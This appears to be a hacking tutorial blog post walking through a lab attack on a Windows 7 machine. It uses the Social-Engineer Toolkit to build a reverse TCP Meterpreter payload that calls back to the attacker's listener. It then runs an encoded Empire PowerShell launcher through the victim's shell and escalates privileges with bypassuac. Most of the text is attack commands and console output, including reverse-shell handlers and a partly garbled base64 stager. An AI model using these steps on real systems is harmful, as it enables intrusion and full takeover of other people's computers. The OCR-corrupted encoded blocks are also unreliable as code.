

Practical Privilege Escalation using Meterpreter

METERPRETER

August 31, 2017





A privilege escalation is a big challenge when you have a Meterpreter session opened with your victim machine. In this tutorial, I will show you a practical way to elevate your privileges and become admin accurately without hesitation.


So, let's see what this tutorial lab will look like.

THE BEST HACKING BOOK

Hack Like The Pros



Demo



My attacker host will be a Kali Linux of course, then I will use the Social Engineer toolkit to generate a Meterpreter payload. Probably you're asking yourself, why Am I using the social engineer toolkit and not using Metasploit directly. Well, the social engineer toolkit will use Metasploit anyway and it will automate everything for you.

Next, we will send the payload to the windows 7 machine and infect it by executing the malicious file. At this stage, we will have a Meterpreter session opened and from there I will show you how to elevate your privileges to be an admin on the victim machine remotely.


Let's start.

Demo

Open your terminal window and execute the social engineer toolkit, using the **setoolkit** command.

```
root@kali:~# setoolkit
```

Next, choose option number one, for the **social engineering attacks**.



```
root@kali: ~
Current version: 7.7.1
Please update SET to the latest before submitting any git issues.

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

To create a Meterpreter payload you will choose option number 4 which is to **create a payload and listener**, the name is pretty clear and it's self-explanatory.

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 4
```

In this area, I will be using the **Windows Reverse TCP Meterpreter**, which is option number 2.

```
1) Windows Shell Reverse_TCP
tacker
2) Windows Reverse_TCP Meterpreter
o attacker!
3) Windows Reverse_TCP VNC DLL
ker
4) Windows Shell Reverse_TCP X64
5) Windows Meterpreter Reverse_TCP X64
eter
6) Windows Meterpreter Egress Buster
multiple ports
7) Windows Meterpreter Reverse HTTPS
terpreter
8) Windows Meterpreter Reverse DNS
erse Meterpreter
9) Download/Run your Own Executable

set:payloads>
```

Next, I need to write my Kali **IP address** which is 192.168.0.102

Next, SET is asking me for the **port** that I will be listening on my Kali machine.

I will choose the port number **443**. I like this port because it's https and firewalls will not block it in a real-life scenario.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.102
set:payloads> Enter the PORT for the reverse listener:443
```

Check this out, the **payload** is saved in this directory.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.102
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
```

Next, I will say yes to **start the listener** now using Metasploit.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.102
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

Wait for few seconds and the social engineer toolkit will start the Metasploit framework. After that, Metasploit will execute few commands to **start the listener**.

```
+ -- --=[ 1662 exploits - 951 auxiliary - 293 post      ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.102:443
[*] Starting the payload handler...
msf exploit(handler) > █
```

Do you how easy this is! I will open a new terminal window to show you the location of this file.

First, in my home root directory, I will **list** its contents. I will use the **-a** option to show the hidden files as well.

```
root@kali:~# ls -la
```


And somewhere down here I have the **set** folder, it starts with a dot which means that this folder is hidden by default.

```
drwx----- 9 root root 4096 Jul 18 09:32 .cache
drwxr-xr-x 14 root root 4096 Jul 10 11:07 .config
drwxr-xr-x 2 root root 4096 Jul 10 10:19 Desktop
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Documents
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Downloads
drwxr-xr-x 7 root root 4096 Aug 1 11:47 Empire
drwx----- 2 root root 4096 Aug 1 11:50 .gconf
drwx----- 3 root root 4096 Jul 10 10:14 .gnupg
-rw----- 1 root root 8672 Aug 1 11:50 .ICEauthority
drwxr-xr-x 2 root root 4096 Jul 10 12:52 Lab
drwx----- 3 root root 4096 Jul 10 10:14 .local
drwx----- 4 root root 4096 Jul 10 10:53 .mozilla
drwxr-xr-x 8 root root 4096 Jul 10 13:32 .msf4
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Music
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Pictures
-rw-r--r-- 1 root root 148 Apr 5 03:44 .profile
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Public
-rw----- 1 root root 1024 Jul 14 11:24 .rnd
drwxr-xr-x 2 root root 4096 Aug 1 11:55 .set
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Templates
drwxr-xr-x 2 root root 4096 Jul 10 10:14 Videos
-rw-r--r-- 1 root root 214 Jul 24 09:43 .wget-hsts
-rw-r--r-- 1 root root 7712 Jul 10 13:01 x86_powershell_injection.txt
root@kali:~#
```

Let's open it and check its contents, and voila this is the payload file that we need to copy over the windows 7 host.

```
root@kali:~# cd .set
root@kali:~/set# ls
meta_config payload.exe set.options version.lock
root@kali:~/set#
```

On the victim machine, all I need is to **double click** on this file to infect it (execute it).



Let's go back to the Kali host, here you go we have a **Meterpreter session** opened.

```
-l metasploit v4.14.20-dev
+ -- --=[ 1662 exploits - 951 auxiliary - 293 post      ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.102:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 192.168.0.113
[*] Meterpreter session 1 opened (192.168.0.102:443 -> 192.168.0.113:49168) at 2017-08-01 11:57:0
6 -0400
```

To interact with this session type **sessions -i** followed by its **ID number**. I know it's 1 because we only have one session opened so logically speaking the ID will be one.

```
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.102:443
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 192.168.0.113
[*] Meterpreter session 1 opened (192.168.0.102:443 -> 192.168.0.113:49168) at 2017-08-01 11:57:0
6 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```


Let me show you the workflow of Meterpreter Escalation Privilege before we proceed.

process.

After this, I will check the user I'm logged on with to have an idea about who I am.

Finally, we will execute the **getsystem** command to elevate our privilege, let's see if this is going to work.

Meterpreter Privilege Escalation



Let's go back to Kali. To list all the processes on the windows 7 machine I will use the PS command.

```
[*] Starting interaction with 1...
meterpreter > ps
```

Next, I will locate the explorer.exe process and note its ID. Let's migrate to this process:

```
1524 524 vmicsvc.exe
1616 524 wlms.exe
1720 524 taskhost.exe      x86  1      IE8Win7\IEUser  C:\Windows\system32\taskhost.exe
1884 852 dwm.exe          x86  1      IE8Win7\IEUser  C:\Windows\system32\dwm.exe
1916 1868 explorer.exe    x86  1      IE8Win7\IEUser  C:\Windows\Explorer.EXE
2212 524 SearchIndexer.exe
2240 852 WUDFHost.exe
2284 524 svchost.exe
2300 524 wmpnetwk.exe
2428 524 svchost.exe
2916 1916 payload.exe    x86  1      IE8Win7\IEUser  C:\Users\IEUser\Documents\Payloads\WindowsMeterpreter\payload.exe
3072 3064 csrss.exe
3120 3064 winlogon.exe
3192 3120 LogonUI.exe
3264 1084 rdpclip.exe    x86  1      IE8Win7\IEUser  C:\Windows\system32\rdpclip.exe
3400 3360 dinotify.exe   x86  1      IE8Win7\IEUser  C:\Windows\System32\dnipify.exe
3732 800 audiodg.exe     x86  0
3984 524 svchost.exe
4092 524 TrustedInstaller.exe
meterpreter > migrate 1916
```

Let's take a look at the user that we're using to log on by executing the `getuid` command.

```
meterpreter > getuid
Server username: IE8Win7\IEUser
meterpreter > [REDACTED]
```


I will switch to the command prompt using the `shell` command to get more information about this user.

```
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Windows\system32>net user IEUser
```

It looks like that it is a member of the local administrator's group.

```
root@kali: ~  
File Edit View Search Terminal Help  
Country code 000 (System Default)  
Account active Yes  
Account expires Never  
  
Password last set 10/23/2013 9:22:40 AM  
Password expires Never  
Password changeable 10/23/2013 9:22:40 AM  
Password required No  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon 8/1/2017 8:52:11 AM  
  
Logon hours allowed All  
  
Local Group Memberships *Administrators  
Global Group memberships *None  
The command completed successfully.
```

Let's go back to the Meterpreter prompt and try to see if we can elevate our privileges, first I will execute the use **priv** command and then the **getsystem** command.




```
C:\Windows\system32>exit
exit
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > [ ]
```

Check this out, the operation has failed to execute. What now, right? After all these hassles and now we're stuck.

Don't worry I have a solution for you and it's not Meterpreter, in fact, you need a powerful post-exploitation technique because Meterpreter is probably good for windows XP but now this operating system is a history. So, what is the solution, Gus? Well! You need PowerShell and there is a tool that offers post exploitation using PowerShell and it's called **EMPIRE**! I already have a dedicated tutorial about this tool, check it out.

So, I'll open my terminal window and **browse to the empire folder** located at my home root directory.




```
root@kali:~# ls
Desktop  Downloads  Lab  Pictures  Templates  x86_powershell_injection.txt
Documents  Empire  Music  Public  Videos
root@kali:~# cd Empire/
root@kali:~/Empire# ls
changelog  data  empire  lib  LICENSE  powershell_script.txt  README.md  setup
root@kali:~/Empire# [ ]
```

this monster!

```
root@kali:~/Empire# ./empire
```

Since this is a fresh copy and I have 0 listeners and 0 agents active at this moment.



```
root@kali: ~/Empire
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.0 | [Web] https://theempire.io
=====

[EMPIRE] [DRAFT] [DEV] [TEST] [PROD]

267 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) >
```

Not a problem, let's start! First, Type **listeners** to switch to the listeners mode.

```
(Empire) > listeners
[!] No listeners currently active
Empire: listeners) >
```

I will type listeners one more time to list my active listeners.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) > listeners

[*] Active listeners:

Name      Module      Host      Delay/Jitter      KillDate
----      -----      ----      -----      -----
http      http      http://192.168.0.114:80      5/0.0

(Empire: listeners) >
```

Here you go we have a listener active at this stage. Now, I need to generate my PowerShell script that I need to infect the windows seven machine.

Type **Launcher** then the language name **PowerShell** and the listener name is **HTTP**.

```
BzACcAKQ88AD8AewAkAF8AFqB8ACUaewAkAF8ALgBHAGUAVBAGAGkARQBMAEQAKAAaGEAbQbzAGkASQBuAGkAdABGAGEAaQB  
sAGUAZAAcCwAJwB0A68AbgBQAHUAYgBsAGKAYwAsAFMAdAbhAHQaAQBjAccAKQaUAFMARQBUAFYAQQBMAHUAQRQaOACQATgB1  
AGwATAAsACQAdAbYAHUAZQApAH0A0wBbAFMAWQBzAFOAZQBtAC4ATgB1AFQALgBTAEUaUgB2AGkAQwB1FAATwBpAE4AdABNA  
EEAbgBhAGcARQByAF0A0gA6AEUAwABwAGUAYwB0ADEAMAAwAEMATwB0AHQaAQB0AFUAZQ9ADAA0wAkAHcAQwA9AE4ARQBXAC  
0ATwBiAEoARQBjAHQAIABTAFkAUwBUAEUATQAUAE4AZQBUAC4AVwB1AEIAQwBzAEkARQBuAFQAOwAkAHUAPQAnAE9AbwB6AGk  
AbABsAGEALwA1AC4AMAaGAcgAVwBpAG4ZABvAHcAcwAgAE4ADgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpAGQA  
ZQBuAHQALwA3AC4AMA7ACQA7CQbA2DoAMQAc4AMAaGAcgBpAGsAZQAgEcAZQBjAGsAbwAnAdSJAABXAEMALgBIAEUAQ  
QBEAGUAcgBTAC4AQQBKAQAKAAaNAFUAcwBLAHIALQBAGcAZQbUAHQAJwAsACQAdQpADsAJABXAEMALgBQAFIAbwBYAFkAPQ  
BbAFMAWQBzAHQARQBNAc4ATgBFAHQALgBXAEUaQgBSAEUaQb1AGUAcwBFAU0A0gA6AEQAZQBAGAEAdQb8AFQAVwB1AEIAUAB  
yAE8AWABZAdsAJABXAGMALgB0AHIATwBYAFkALgBDAFIARQBEAGUAbgB0AGkAQQBMAHMAIA9ACAAwBTAHkAcwBUEUAbQAU  
AE4AZQBUAC4AQwBSAGUAZAB1AG4AdAbpAEEAbABDAEEAYwBIAGUAXQa6ADoARABFAGYQ0BVAEwAVABOAEUAdABXAG8AUgBrA  
EMAuGBlAEQAZQb0AHQASQbHAEwAUwA7ACQASwA9AFsAUwBZAHMAdABlAE0ALgBUAGUAWBAC4ARQBOAE MATwBEEAKATgBHAF  
0A0gA6AEEAUwBDAEkASQAUeAcARQB0AEIAeQBUAEUAcwAoACcAewB2AEQAOABHADsAxwAsAE4APAA6AGwNgBbAFgAXQAJACE  
AaQAvAFIApQAOAGgAagBjADAAegBLAD4AKQb0AccAKQa7ACQAUg9AHsJABEAcwAJABLAD0AJABBAHIAZwBzADsAJABTAD0A  
MAAuAC4AMgA1ADU0wAwAC4ALgAyADUANQ8ACUaewAkAEoAPQAOaCQASgArACQAUwBbACQAXwBdAcSJAABLAFsAJABfACUAJ  
ABLAC4AQwBvAHUATgBUAF0AKQALADIANQ2ADsAJABTAFsAJABTAf0ALAAkAFMANwAkAEoAXQa9ACQAUwBbACQASgBdAcwAJA  
BTAFsAJABfAF0AfQ7ACQARAB8ACUaewAkAEKAPQAOACQASQArADEAKQALADIANQ2ADsAJABIAD0AKAAkAEgAKwAKAFMAwA  
kAEKAXQApACUAMgA1ADY0wAkAFMAwAkAEKAXQAsACQAUwBbACQASAbdAD0AJABTAFsAJABIAf0ALAAkAFMAwAkAEKAXQa7  
ACQAXwAtAEIAWABPAHIAJABTAFsAKAAkAFMAwAkAEKAXQArACQAUwBbACQASAbdACKAJQAYADUAnNgBdAH0AfQA7ACQAVwBDA  
C4ASABFAFFAZABFAHTAUwAuAFFARARFAc0dAt0BDAG8AbwBrAGkAZ0AiaCwAt0BzAGUAcwBzAGkAbwBia0d0A0wAvAC8AMAAvAF
```

Awesome, all I need to do now is to copy this fancy script and then go back to the Meterpreter session and paste there but first let's switch into the command prompt (using the `Shell` command).

```
Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.

C:\Windows\system32>exit
exit
meterpreter > use priv
[-] The 'priv' extension has already been loaded.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > shell
Process 3452 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> Paste here
```

On the Empire side, we can see that we have an agent active:

```
MAAuAC4AMgA1ADUA0wAc4ALgAyADUANQB8ACUaewAkAEoAPQoAcQASgArACQAUwBbACQAXwBdAcSsAJABLAFsAJABfACUAJ
ABLAC4AQwBPAHUabgBUAF0AKQa1ADIANQa2AdSsAJABTAFsAJABfAF0ALAAkAFMAwAkAEoAXQa9ACQAUwBbACQASgBdAcwAJA
BTAFsAJABfAF0A1fQA7ACQARAB8ACUaewAkAEkAPQoAcQASQArADEKQa1ADIANQa2AdSsAJABIAD0AKAAkAEgAKwAkAFMAwAk
KAEKAXQaPACUAMgA1ADYAOwAkAFMAwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAwAkAEKAXQa7
ACQAXwAtAGIAeAbvAHIAJABTAFsAKAAkAFMAwAkAEKAXQArACQAUwBbACQASABdACKAJQaYADUANGBdAH0AfQa7ACQAdwBDA
C4ASABFAEEARABLHIAUwAuAEEAZABKAcgAIgBDAG8AbwBrAGkAZQa1AcwAIgBzAGUAcwBzAGkAbwBuAD0AUgBXAGwAWQA3AG
IANwAzAGsAZQB1ADcAYgBvADUAcgAzAFYAWQBJAfQAYQBJAfC8AUwBLAGsAPQoAiACKAOwAkAHMAZQByAD0AJwBoAHQdAbwADo
ALwAvADEA0QAYAC4AMQA2AdgALgAwAC4AMQAwADIA0gA4ADAAJwA7ACQAdAA9ACcALwBuAGUAdwBzAC4AcABoAHAJJwA7ACQA
RABBAHQAYQA9ACQAVwBDAC4ARABPAFcATgBMAG8AYQBEAEQAYQB0AEEAKAAkAHMARQByAcSAJAB0ACKAOwAkAGkAVgA9ACQAR
ABhAHQAYQBbADAALgAuADMAXQa7ACQARABhAHQAQQA9ACQARABBAHQAAQQBbADQALgAuACQAZABBHQAAQQAuAEwAZQBuAEcAdA
BoAF0AOwAtAGoAtG0TwBJAe4AWwBDAGgAYQBSAFsAXQBDACgAJgAgACQAUgAgACQARABBAHQAAQAgACgAJABJAFYAKwAKAEsAKQA
pAHwASQBFAFgA
(Empire: listeners) > [+] Initial agent YF2435BS from 192.168.0.113 now active
```



Next, press enter and type **agents** to list the active agents. Let's **rename** the agent to something more meaningful, and start **interacting** with the Non-Admin Agent.

```
(Empire: listeners) > [+] Initial agent YF2435BS from 192.168.0.113 now active
(Empire: listeners) > agents
[*] Active agents:
  Name      Lang  Internal IP      Machine Name      Username      Process
  elay      Last Seen
  -----  -----
  -----  -----
  YF2435BS      ps      192.168.0.113      IE8WIN7      IE8Win7\IEUser      powershell/1296
  /0.0      2017-08-01 12:04:19

(Empire: agents) > rename YF2435BS NonAdminAgent
(Empire: agents) > interact NonAdminAgent
```

If I show the options using the **info** command you will realize that the High Integrity is set to 0 and this means that we're not admin.

```
(Empire: NonAdminAgent) > info
```

```
checkin_time 2017-07-18 13:33:35
hostname IE8WIN7
id 1
delay 5
username IE8Win7\IEUser
kill_date
parent None
process_name powershell
listener http
process_id 3804
profile /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko|Microsoft Windows 7 Enterprise
os_details Microsoft Windows 7 Enterprise
lost_limit 60
taskings None
name Win7NonAdmin
language powershell
external_ip 192.168.0.113
session_id A1VCRZ2N
lastseen_time 2017-07-18 13:35:29
language version 2
high_integrity 0

(Empire: Win7NonAdmin) >
```

To elevate our privileges at this moment all I need is to execute the magical command **bypassuac** followed by the listener name. Pay close attention to this message, we have a second agent active, let's see the information about this new guy. Check this out we have an asterisk before the user name and that means it's an admin!

```
JOB STARTED: WPVDS6
[+] Initial agent 7RGFUZBX from 192.168.0.113 now active
(Empire: NonAdminAgent) > agents
[*] Active agents:

  Name      Lang  Internal IP    Machine Name    Username      Process
  elay      Last Seen
  -----  -----  -----  -----  -----  -----
  NonAdminAgent  ps  192.168.0.113  IE8WIN7  IE8Win7\IEUser  powershell/1296
/0.0  2017-08-01 12:05:44
  7RGFUZBX  ps  192.168.0.113  IE8WIN7  IE8Win7\IEUser  powershell/3296
/0.0  2017-08-01 12:05:47

(Empire: agents) > 
```

Let's rename the new agent and interact with it.

```
(Empire: agents) > rename 7RGFUZBX AdminAgent
(Empire: agents) > interact AdminAgent
```

